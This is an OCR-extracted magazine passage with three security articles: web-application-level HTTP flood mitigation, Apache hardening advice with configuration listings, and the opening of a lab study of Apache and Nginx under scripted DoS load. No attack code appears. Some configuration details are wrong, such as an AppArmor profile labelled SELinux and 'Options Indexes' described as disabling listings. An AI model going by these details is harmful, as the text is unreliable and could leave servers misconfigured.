There are many situations in the real world scenarios that the HTTP flood attacks are not mitigated properly. Some of them might be related with security configuration weakness of the security device and others might be depending on an absence of a security device. Situations like these might be handled with the other security enhancements at the different level of the information technology architecture. This is where the web application level comes in. Unlike network-layer protection products, an application-layer solution works within the application that it is protecting.

Web application is a bunch of technologies which serves for the web service. Before starting a discussion on the web application level ap-

proach to the HTTP flood attacks, it is important to clarify whether the attack is a HTTP flood attack or not. To consider an attack attempt as a HTTP flood attack, a TCP packet which carries a HTTP request payload should be interpreted by the web service. Attack surface for HTTP flood attacks always begins with the web service and its backend infrastructure. A HTTP flood attack attempt, which cannot make it to the web service, is just a TCP DoS attack that saturates the network traffic.

Mitigation Levels against the HTTP Flood Attacks

There are 5 main mitigation levels against the HTTP flood attacks:

- first level is the Cloud Services Level (ISP, Cloudflare, etc.),
- second level is the Network level (web application firewall),
- third level is the Web Server Level (host IPS),
- fourth level is the Web Service Level (mod_evasive, Dynamic IP Restrictions),
- and the fifth level is the Web Application Level (IOSEC HTTP Anti Flood Security Gateway Module).

Every mitigation level has its own specific technical design to mitigate the HTTP flood attacks. The First and Second levels are the most important levels for handling the attack attempts. The Second level includes every network related component that comes before the web server. Even a WAF (web application firewall) which operates at the application (7th) layer could be an example for this level. If it is possible, preventing the HTTP flood attacks at these levels is the best way. However, it is a good security practice to implement additional precautions to every level including the web application level.

Today's enterprise information technology infrastructures that are commonly used in corporations seem well prepared for attacks like SYN, UDP, DNS, ICMP, HTTP flood attacks. Of course, there are a lot of exceptions yet when it is only compared to the resistance of the HTTP flood attacks, this assumption drastically changes its way.

Unlike SYN flood scenarios, according to the 3-way handshake of the TCP protocol's design, HTTP requests cannot be spoofed. Therefore, it is easy to detect real flooder IP addresses. This is the basic idea for creating a web application level mitigation method against the HTTP flood attacks.

The Basic Concept Idea of the Mitigation

To create a resistance at the web application level against the HTTP flood attacks, the basic idea might be summarized into 3 steps:

- detect IP addresses of the abnormally excessive requests according to a previously defined rule,
- to reduce attack surface, return these requests with a low resource used response (like a blank page or else),
- block detected IP addresses by using other components at the other mitigation levels (WAF, web server/service, etc.).

While reducing attack surface by sending low resource used responses, this implementation will also save resources of the backend infrastructures like SQL Servers, distributed services or e-mail/ media/application servers, etc. This is extremely important and critical for the network architectures which share the backend infrastructure members with other infrastructures like in-




Figure 1. *Mitigation Levels of HTTP Flood Attacks*

tranet or distributed web application servers. Saving the resources for the backend infrastructure will prominently reduce the amplitude of the HTTP flood attacks.

It is a good security practice to bring the HTTP flood attack awareness for the web application and implement additional precautions to every mitigation level including the web application level.

The Rule Creation Concept

The critical point for the web application level HTTP flood attack mitigation is the false positives. In order to avoid false positives, the detection rules must be well defined and be tested with the real world traffic usage scenarios. Also a good understanding for the rule creation concept is highly suggested.

In Figure 4, there are two HTTP request scenarios at the same mathematical ratio (10 requests/second). Nevertheless, they are not in the same characteristics. A detection rule written for the request "A" is always more tolerant (10 times) than the detection rule written for the request "B". For example, a rule written for the request "A" can let 100 requests in a second. However, a rule written for the request "B" would not let it. Defining the normal usage traffic scenarios is really important at this phase of defining the detection rules. Weak rules can cause false positives.

The steps below might be an example to design a web application level HTTP anti flood system to detect flooder IP addresses and reduce the attack surface against the HTTP flood attacks at the web application level:

- call a global script file/class/library before the every code related to the web application,
- log every IP addresses that sent the request,
- save all logs to `DBMS:: Flat File` or RAM,
- record the every request time microseconds and counts alongside with the IP addresses,
- compare the counts and times of every requests made by the same IP address,
- record the IP addresses and time values upon a rule breach,
- create exceptions for white listed IP addresses,




Figure 2. *Saving the Resources for the Backend Infrastructure*




Figure 3. *HTTP Flood Attack Awareness for the Web Application*




Figure 4. *The Rule Creation Concept*

- record every IP addresses that breached the rule,
- stop web application execution to reduce attack surface upon a breach with the psuedo code "EXIT",
- define a time limit for the suspension of the web application execution,
- show a CAPTCHA question to user who is accidently blacklisted and doesn't want to wait for a suspension time,
- send detected IP addresses to the other security components (eg. stateless firewall),
- notify the administrator via an e-mail.

Basic design for a HTTP flood guard might include these steps. Further information on project and proof of concept content may found at *http://www.iosec.org* and *http://sourceforge.net/projects/iosec* Internet addresses.

A HTTP Flood Attack Scenario with Traffic Baselines and Rules

In order to accomplish a healthy rule base against HTTP flood attacks, the first step should be the defining the normal traffic.

The normal network traffic values on the web application are given below:

- maximum request count from a single IP address: 5 requests/second,
- the time between the closest two requests from a single IP address: 0.2 seconds.

These are the baseline traffic values for creating a rule against the HTTP flood attacks. This is the minimal information to create a healthy rule.

A basic abnormal traffic rule based on these baseline values could be sampled as "10 requests in 0.1 seconds".

According to the normal traffic baseline values, 1 request in 40.000 microseconds from a single IP address will not be considered as a HTTP flood attack. The abnormal traffic rule above allows 1 request in 10.000 microseconds at 10 times from a single IP address. According to the rule creation concept, this rule also has a tolerance factor pointed out by "10 times" description.

The tolerance factor (the request count) can give an opportunity to mitigate false positives. Many web development technologies like Ajax queries or HTML inner frames (iframe) may cause false positives without this tolerance value.

Besides HTTP flood attacks, this web application level implementation can provide an opportunity to slow down the Brute Force Attacks and Web Vulnerability Scanners. When the detected IP addresses shared with other security components, this also would provide an opportunity to block attackers' access to the web application.

IOSEC HTTP Anti Flood/DoS Security Gateway Module *http://sourceforge.net/projects/iosec*.

GÖKHAN MUHARREMOĞLU

The author has over 12 years of field experience in the Information Security. He works as a consultant at PwC which is one of the big four. Information Security Specialist gokhan.muharremoglu@iosec.org.

How to Set Up Apache

Web Server with Secure Configuration

Security of web servers is major topic in security world. When talking about security, we can talk about two topics; security of web server like Apache security or security of web application, which is for example web page written in PHP or Perl, which are using one of popular databases in background.

What you will learn…

- How to make secure installation of web server on Linux platform. Advice about security problems and common mistakes when installing web servers.

What you should know…

- Basic concepts of working with Linux or UNIX servers. You should have some expirience with system administration, basic knowledge of networking and understanding of how web servers works.

Most of my work includes working with and building web servers and advising web programmers which technique use in programming web applications and what are common errors within those applications.

Introduction

In this article I will talk about common errors, when we are building web server and how to prevent security holes in web server configuration. The most popular web server today is Apache web server, which is big and if we don't pay attention to configuration, we can easily have security breach.

You should never use *automatic configuration*, when installing server or desktop machine. If you install new server, you don't need X Window or Gnome desktop environment. If you need to run graphical applications on your server, then you should use X11 SSH Forwarding method, which is very simple even if you use Windows desktop client. If we use automatic installation, then we never know what is installed on our server.

We need to pay attention to *user and groups permissions*. We don't need to »chmod 777« files and directories, when we have troubles with our web application or web page. Always read installations instructions for web applications.

Everyone has some doubt which modules for Apache or which package for server to install. My recommendation is that the best installation is




Figure 1. *Wrong permissions*




Figure 2. *How Linux default Auditing works*

minimal installation because it's always easier to add modules or packages, than delete them. If we don't have some modules or packages installed, then application will tell us so and we can install this packages or module after initial installation.

Check the hash file, ie. MD5 checksum, before installing the software. Do not install the server software, which is from 3rd Party sources, which is unverified and to which we don't trust. If you are using Enterprise Linux OS distribution, then use the software recommended by the vendor.

Check the "init.d" directory and don't run all services on server, because you have made full installation of server. Disable unneeded services, don't run RPC (*Remote Procedure Call*) services.

Turn on Auditing Program

Each distribution of Linux has at least one of the programs for Auditing. Use the one that comes with your distribution (Figure 2).

Use logging

Log as much information as possible and use a remote log server like `syslog-ng` or `rsyslog`. If someone hacks into your system, your logs will be on a remote server and cracker will not be able to clean your log files.

The use of IDS

IDS – *Intrusion Detection System* in conjunction with the IPS – Intrusion Prevention System are re-




Figure 3. *IDS Snort diagram*




Figure 5. *How TCP Wrappers work*




Figure 4. *SNORT Flow Diagram*

ally good idea. The most famous and popular is Snort with many plugins, which are freely available on the internet (Figure 3).

Simple SNORT Flow Diagram you can see on Figure 4.

IPTables and TCP Wrappers

Restrict access to the server using the already built-in functionality of the operating system. Use iptables and TCP Wrappers.

Listing 1. *Example of using SELinux script language*

```
#include <tunables/global>

/usr/lib/apache2/mpm-prefork/apache2 {
  #include <abstractions/base>
  #include <abstractions/nameservice>

  capability kill,
  capability net_bind_service,
  capability setgid,
  capability setuid,
  capability sys_tty_config,

  / rw,
  /** mrwlkix,

  ^DEFAULT_URI {
    #include <abstractions/base>
    #include <abstractions/nameservice>

    / rw,
    /** mrwlkix,

  }

  ^HANDLING_UNTRUSTED_INPUT {
    #include <abstractions/nameservice>

    / rw,
    /** mrwlkix,

  }

  # This directory contains web applica-
                tion
  # package-specific apparmor files.

  #include <apache2.d>
```

SELinux and AppArmor

Those two have become part of all Linux distributions. With the help of these you can easily protect your server. Using mod AppArmor module for Apache is simple and can be implemented manually or automatically, or through GUI interfaces: Listing 1.

Mount Point

Always keep a separate mount point for the web, use mount option like noexec, nodev and nosuid. Also hide the Apache server tokens (Lising 2).

Disable next modules

Those modules are really not needed on server system and we can have only troubles with using them.

- userdir – Mapping of requests to user-specific directories. i.e `~username` in URL will get translated to a directory in the server
- autoindex – Displays directory listing when no *index.html* file is present
- status – Displays server stats
- env – Clearing/setting of ENV vars
- setenvif – Placing ENV vars on headers
- cgi – CGI scripts
- actions – Action triggering on requests
- negotiation – Content negotiation
- alias – Mapping of requests to different filesystem parts
- include – Server Side Includes
- filter – Smart filtering of request
- version – Handling version information in config files using IfVersion
- as-is – as-is filetypes

Restrict access to root directory (Use Allow and Deny)

Secure the root directory by setting the following in the `httpd.conf` (Listing 3).

In the above:

- Options None – Set this to None, which will not enable any optional extra features.
- Order deny,allow – This is the order in which the “Deny” and “Allow” directives should be processed. This processes the “deny” first and “allow” next.
- Deny from all – This denies request from everybody to the root directory. There is no Allow directive for the root directory. So, nobody can access it.

Disable Directory Browsing

If you don’t do this, users will be able to see all the files (and directories) under your root (or any sub-

Listing 2. *Options for Apache web server*

```
ServerSignature Off                  Prevents server from giving version info on error pages.
ServerTokens Prod                    Prevents server from giving version info in HTTP headers
Listen 80 (remove)                   Remove the "Listen" directive - we'll set this
                                     directive only in ssl.conf, so that it will only be
                                                available over https.
User webserv (or whatever you        Ensure that the child processes run as unprivileged user
created in step 2 above)
Group webserv (or whatever you       Ensure that the child processes run as unprivileged group
created in step 2 above)
ErrorDocument 404 errors/404.html    To further obfuscate the web server and version,
ErrorDocument 500 errors/500.html    this will redirect to a page that you should
etc.
ServerAdmin <hostname>-webmaster@    Use a mail alias - never use a person's email address
              xianco.com                        here.
UserDir disabled root                Remove the UserDir line, since we disabled this
                                     module. If you do enable user directories, you'll
                                     need this line to protect root's files.
<Directory />                        Deny access to the root file system.
    Order Deny, Allow
    deny from all
</Directory>
<Directory /opt/apache2/htdocs">     LimitExcept prevents TRACE from allowing attackers
 <LimitExcept GET POST>              to find a path through cache or proxy servers.
     deny from all
 </LimitExcept>                      The "-" before any directive disables that option.
                                     FollowSymLinks allows a user to navigate outside the
 Options -FollowSymLinks              doc tree, and Indexes will reveal the contents of
-Includes -Indexes -MultiViews                  any directory in your doc tree.
  AllowOverride None
  Order allow,deny                   Includes allows .shtmlpages, which use server-side
  Allow from all                     includes (potentially allowing access to the host).
</Directory>                         If you really need SSI, use IncludesNoExecinstead.

                                     AllowOverride None will prevent developers from
                                     overriding these specifications in other parts of the
                                                doc tree.
AddIcon (remove)                     Remove all references to these directives, since we
IndexOptions (remove)                           disabled the fancy indexing module.
AddDescription (remove)
ReadmeName (remove)
HeaderName (remove)
IndexIgnore (remove)
Alias /manual (remove)               Don't provide any accessible references to the Apache
                                                manual, it gives attackers too much
                                                info about your server.
```

directory). For example, if they go to `http://{your-ip}/images/` and if you don't have an index.html under images, they'll see all the image files (and the sub-directories) listed in the browser (just like a ls -1 output). From here, they can click on the individual image file to view it, or click on a sub-directory to see its content.

To disable directory browsing, you can either set the value of Options directive to "None" or "-Indexes". A – in front of the option name will remove it from the current list of options enforced for that directory.

Indexes will display a list of available files and sub-directories inside a directory in the browser (only when no *index.html* is present inside that folder). So, Indexes should not be allowed (Listing 4).

Disable other Options

- Following are the available values for Options directive:
- Options All – All options are enabled (except MultiViews). If you don't specify Options directive, this is the default value.
- Options ExecCGI – Execute CGI scripts (uses `mod_cgi`)
- Options `FollowSymLinks` – If you have symbolic links in this directory, it will be followed.
- Options Includes – Allow server side includes (uses `mod_include`)
- Options Includes NOEXEC – Allow server side includes without the ability to execute a command or cgi.
- Options Indexes – Disable directory listing
- Options `MultiViews` – Allow content negotiated multiviews (uses `mod_negotiation`)
- Options `SymLinksIfOwnerMatch` – Similar to FollowSymLinks. But, this will follow only when the owner is same between the link and the original directory to which it is linked.

Conclusion

This is few advices, when installing server and few advises about security of web server. Next what can we do within security is securing our web server with additional modules like `mod_security2`, securing PHP and securing MySQL.

Listing 3. *Example of securing root directory access in Apache configuration*

```
<Directory />
    Options None
    Order deny,allow
    Deny from all
</Directory>
```

Listing 4. *Example of disabling direcotry browsing*

```
<Directory />

  Order allow,deny
  Allow from all
</Directory>

(or)

<Directory />
  Options -Indexes
  Order allow,deny
  Allow from all
</Directory>
```

DAVOR GUTTIERREZ

As a Linux, Solaris, BSD and VMWare ESX system administrator, Davor Guitterrez holds IT certificates: RHCE – Red Hat Certified Engineer, RHCT – Red Hat Certified Technician, RHCVA – Red Hat Certified Virtualization Administrator, NCLP – Novell Certified Linux Professional, NCLE – Novell Certified Linux Engineer, VCP – VMWare Certified Professional for 2.5, 3.x and vSphere 4, SCSA – Sun Solaris Certified System Admin, NCA-ES – Novell Certified Administrator – Enterprise Services, NCE-ES – Novell Certified Engineer – Enterprise Services, CWMA – Platespin Workload Management Administrator, CNI – Certified Novell Instructor, HP-UX Certified System Administrator, HP-UX Certified System Engineer, MCP – Windows 7 Configuring, MCP – Windows 2008 Enterprise Administration, Specialties, Mail servers (Postfix, QMail, Cyrus, Courier), Web servers (Apache, Nginx), Open Enterprise Server from Novell with Netware Services (NCP, NSS, iPrint, ...). Enterprise mail server solutions – Groupwise, Lotus Domino, Microsoft Exchange Video Streaming Solutions – Helix Universal Server, Flash Streaming Server, Darwin Streaming Server, ... Virtualization – VMWare 2.x., 3.x.,4.x,5.x, Novell Xen, RedHat EV, ProxMox. Working with Linux and UNIX for 20 years. Other materials if applicable* MyWebPage: www.GUTTIERREZ.org. MyBlog: www.DMASHINA.net. MyCompany: www.GSISTEMI.net

Is your MISSION-CRITICAL security strong enough to stop a SKILLED ATTACKER?

Don't guess
Don't believe
Don't hope

KNOW!

An ACROS Penetration Test is conducted exactly like a real attack by a skilled, motivated adversary – only without the damage. We will find the weakest links in your security and use all our knowledge, skills and capabilities to try to achieve exactly what your security measures and policies are there to prevent.
If it sounds difficult, we're interested.

Experience the ultimate test of your security.
(After all, the only alternative is to wait for an actual attack.)

ACROS Security – http://www.acrossecurity.com – security@acrossecurity.com

Web Servers Analysis Under DoS Attacks

Examination, determination and ability of both most common and latest stable web servers under DoS attacks, Apache and Nginx.

What you will learn…

- In this article you will learn how to perform examination of DoS attacks on different web servers with lightweight Scriptkiddie script.

What you should know…

- You should know beforehand, the configuration process of servers as well as virtual machine, setup and installation process of Content Management Systems and the basic Linux commands.

Many researchers have been focused on examining, determining the behaviour and capability in performance of web servers under *denial-of-service attacks* (DoS). In this article we will present another approach and method of analysing the capability of both most common and latest stable version of web servers under denial of service attacks (DoS) with Script Kiddie – Apache and Nginx. Nowadays current daily attacks are DoS attacks that occurred from the botnets(1).

This kind of attacks are based on a single user, where distributed denial of service (DDoS) attacks are controlling hundreds, if not thousands of compromised systems remotely coordinated to execute attacks against a victim, in our case web server (2). Moreover, Script Kiddie is a derogatory term used to describe those who use scripts or programs developed by others to attack computer systems and networks and deface websites (3). Our purpose of using Script Kiddie for this article is to launch lightweight denial-of-service script that can be effective to terminate the response time of web server and to determine which web server – Apache and Nginx can hold larger amount of requests per connection.

Web server analysis is necessary in finding the bottleneck and capacity performance depending on the situation, environment of measured metrics and amount of requests per connection. Analysis of web server is usually performed on per connection basis. By obtaining overall statistical information, such as response time and throughput, we expect that we can get much more information if we perform different set amount of requests per connection into web server. It will aim to determine which web server will be able to hold larger amount of requests per connection. Hence, will prove whatever web server is capable of performing under large DoS attacks.

In this article we used already distributed open source scripts developed for security research purpose. Their primary goal is to achieve lightweight denial-of-service attacks, by specified the amount of requests that could be made per connection. Sadly, in this article we do not distribute how to perform denial of service attacks under real live server, but only for a research and home purposes.

Moreover, we categorized the attacks into three levels and analyse the effect of changes in the server by delivering graph for levels, per three different amount of requests, and measured delay of response time. Response time means that the time between when the client initiated connections request and finishes receiving the last byte of response. Thus it will only measure the time within the server, not the network delays.

For this reason the content of this article is: firstly, we introduce the reader with the testing environment and configuration. Second, we demonstrate the analysing performance categorized into three

levels, low attack, middle attack and high attack. Last but not least, we present the result by delivering performance of three levels on both web servers – Apache and Nginx. And finally we conclude with the results analysis of this examination.

Environment

In order to perform examination of both web servers – Apache and Nginx, we have to compose environment to meet our needs. As can be seen in Figure 1, first we have to create two virtual machines (VMs). Our chosen server is latest stable version of Debian (4) operating system. Our visualization software solution is Oracle Virtual Machine, VirtualBox (5). In addition, Virtual Machine 1 is constituted of an Apache web server (6), MySQL open source database (7) and latest stable version of Wordpress (8) content management system installed with default settings. Second Virtual Machine is composed of the Nginx web server, MySQL open source database, in addition PHP-FPM (FastCGI Process Manager) for PHP (9) and latest stable version of Wordpress installed with default settings.

